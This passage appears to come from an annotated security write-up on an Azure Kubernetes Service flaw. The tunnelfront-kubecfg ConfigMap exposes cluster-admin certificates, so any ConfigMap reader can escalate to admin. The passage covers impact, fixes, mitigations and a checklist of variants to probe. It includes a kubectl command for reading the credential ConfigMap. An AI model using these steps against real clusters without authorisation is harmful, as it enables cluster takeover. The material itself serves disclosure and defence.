Line by line: the prompt shows this was run inside a container of the tunnelfront Pod. openssl x509 -in client.pem -inform pem -noout -text reads the certificate file, says it is in PEM format (the usual text format for certificates), suppresses the raw copy, and prints a readable description. Version is the certificate format version. Serial Number is the unique number the issuer gave this certificate. Signature Algorithm is the maths used to sign it. Issuer: CN = ca says the certificate was issued by the cluster's own certificate authority. Validity gives the start and end dates. Subject: O = system:masters, CN = masterclient is the important line: O is the organisation field, here the group system:masters, and CN is the Common Name, here masterclient. Subject Public Key Info describes the public half of the key pair, an RSA key of 4096 bits, with the modulus (the large number that makes up the key) shortened here.
A RoleBinding deployed by default binds the preprovisioned cluster-admin Role to the system:master group. When someone accesses the cluster from the admin context, the username in the API server logs is masterclient, taken from the certificate's Common Name.
The design mistake is storing the most powerful credential in the cluster in a ConfigMap rather than a Secret, in a namespace that administrators and developers have legitimate reasons to read. The existing separation between ConfigMaps (non-sensitive configuration) and Secrets (sensitive data) is defeated, so a namespace-scoped ConfigMapReader becomes cluster admin. The researchers also note that the only workaround they could think of is a namespace-scoped Role for every namespace except kube-system instead of one ClusterRole granting read access to ConfigMaps, which produces Role clutter and does not cover namespaces deployed later.
You cannot remove the credentials yourself. As soon as you edit or delete the ConfigMap, Kubernetes' addon-manager detects the tampering and resets it to its previous state. The addon-manager is the component that keeps built-in add-ons in their intended state. The same applies to other built-in AKS API resources: AKS tooling resets changes under its control.
Impact
A user with cluster-wide read access to ConfigMaps, or read access scoped to the kube-system namespace, can obtain the admin certificate and key and act as cluster admin. That covers reading all secrets, accessing running containers, disabling security controls such as admission controllers, deploying new containers and terminating running ones, and full access to all data volumes. The authors state they are quite certain that vulnerable AKS clusters exist, but they do not think the attack scales in a vastly dangerous manner, because the premise of read access to the relevant ConfigMap must be met first. They also acknowledge the tension between raising awareness and handing an attack vector to potential attackers.
Fix
An update states the issue has been fixed as of Wednesday 2020-09-18 and backported to previous releases. Backporting means applying the same fix to older versions that are still in use. Microsoft regarded the issue as Won't fix, and the authors told the MRSC in mid-December about their plans to publish the post, which did not change that position.
The article describes two possible fixes, both in the hands of Microsoft's AKS team:
- Use the existing
tunnelfrontService Account. Service Accounts are Kubernetes Subjects to which ClusterRoles can be bound, and atunnelfrontService Account already exists inkube-system. Deploying a ClusterRoleBinding that binds it tocluster-adminwould remove the need for thetunnelfront-kubecfgConfigMap entirely. The kubeconfig in the Pod already references the Service Account token viatokenFile, but no permissions are bound to that token (although a RoleBinding and a ClusterRoleBinding bind non-existent Roles to the Service Account), so the token is never used for authentication. When a kubeconfig lists more than one credential for a user,kubectltries them one after another until one covers the requested permission or none is left. - If a self-patched kubeconfig must be mounted, turn
tunnelfront-kubecfginto a Secret of typeOpaquewith base64-encoded values in thedatasection and mount the Secret instead of the ConfigMap. Secrets are basically the same as ConfigMaps except that values are base64-encoded, so this is a minimal change of a few lines.
For cluster owners, the only thing they can do themselves is restrict access to this ConfigMap. If the admin credentials of a production cluster may already be compromised, the cluster admin credentials can be rotated using the AKS certificate rotation feature. Rotating means replacing the credentials with fresh ones so the old copies stop working.
Variants to test
- Look for other built-in AKS resources that carry credentials in ConfigMaps rather than Secrets. A positive result is a ConfigMap in
kube-systemwhosedatasection contains a private key, a certificate or a token usable against the API server. - Check whether a namespace-scoped
ConfigMapReaderRole inkube-systemis enough to reach admin, as in this report. A positive result is thatkubectl get configmap tunnelfront-kubecfg -n kube-system -o yamlsucceeds for a user who cannot list namespaces or read secrets. - Check whether a cluster-wide ConfigMap reader ClusterRole exists in a given cluster. A positive result is a ClusterRole granting
get/listonconfigmapsbound to developer groups. - Inspect Pod specs of system workloads for ConfigMap volumes mounted into containers that then build kubeconfigs. A positive result is a mount path containing
client.keyandclient.pemfiles with admin credentials. - Test whether editing or deleting such a ConfigMap persists. A positive result for the attacker is that the change survives; in AKS the addon-manager resets it, which confirms the credentials cannot be removed by the cluster owner.
- On any managed Kubernetes distribution, enumerate default Subjects and their bindings, looking for certificates whose Subject is
O = system:masters, CN = masterclientor similar, and for Service Accounts bound tocluster-adminwithout need.
Glossary
- AKS (Azure Kubernetes Service): Microsoft's hosted version of Kubernetes, where Microsoft runs the machines and the customer says what to run.
- API: the agreed set of requests a system accepts, like a menu you can order from.
- API server: the front desk of a Kubernetes cluster; every instruction passes through it and is checked there.
- AAD (Azure Active Directory): Microsoft's directory of user accounts, which AKS can use for login.
- Admission controller: a plug-in that can block or alter a request before the cluster carries it out.
- Addon-manager: the Kubernetes component that keeps built-in add-ons in their intended state and undoes changes to them.
- az: Microsoft's command-line tool for managing Azure resources.
- base64: a way of writing binary data as ordinary letters and digits so it can travel inside text.
- Certificate: a digital document that states an identity and the groups it belongs to, signed by an authority others trust.
- Cluster: one complete Kubernetes installation, machines plus coordinating software.
- ClusterRole: a named list of allowed actions that applies across the whole cluster.
- ClusterRoleBinding: the connection that gives a ClusterRole to a user, group or Service Account across the whole cluster.
- cluster-admin: the built-in ClusterRole that allows everything in the cluster.
- Common Name (CN): the main name field inside a certificate.
- ConfigMap: a Kubernetes storage box for plain configuration text that is not meant to be sensitive.
- Container: a packaged program with everything it needs to run, kept separate from the rest of the machine.
- Context: a named entry in a kubeconfig that pairs one cluster with one user identity.
- Control plane: the part of a cluster that makes decisions and coordinates the worker machines.
- Credentials: the proof of identity, here a certificate plus its private key.
- Group: a named collection of users that permissions can be given to.
- hostPath: a volume that takes a directory straight from the underlying machine.
- jq: a tool for picking values out of JSON text.
- JSON: a common text format for structured data.
- kubeconfig: a settings file telling
kubectlwhere a cluster is and which credentials to present. - kubectl: the command-line tool for talking to a Kubernetes API server.
- Kubernetes: software for running many containers across many machines and keeping them running.
- Minions: the worker machines of a cluster, as opposed to the control plane.
- Namespace: a labelled section inside a cluster used to group related objects.
- Opaque: the general-purpose type of a Kubernetes Secret, for arbitrary sensitive data.
- openssl: a tool for inspecting and working with certificates and keys.
- PEM: the usual text format for certificates and keys.
- Pod: the smallest unit Kubernetes runs, one or more containers sharing a place to live.
- Private key: the secret half of a key pair, used to prove you are the holder of the matching certificate.
- Privilege escalation: starting with a small permission and ending up with a much larger one.
- RBAC (role-based access control): granting permissions to roles and roles to people, rather than permissions to people one by one.
- Role: a named list of allowed actions inside one namespace.
- RoleBinding: the connection that gives a Role to a user, group or Service Account inside one namespace.
- Secret: a Kubernetes storage box meant for sensitive data such as passwords and keys.
- Service Account: a user account for a program rather than a person.
- system:masters: the built-in group whose members are treated as full cluster administrators.
- Token: a string a program presents to prove who it is, like a temporary pass.
- tunnelfront: an internal AKS Pod that carries network traffic between the control plane and the worker machines.
- User Principal Name: the email-style login name of an Azure AD account.
- Volume: storage made available to a container at a chosen path.
- YAML: a readable text format for structured data, often used for configuration.

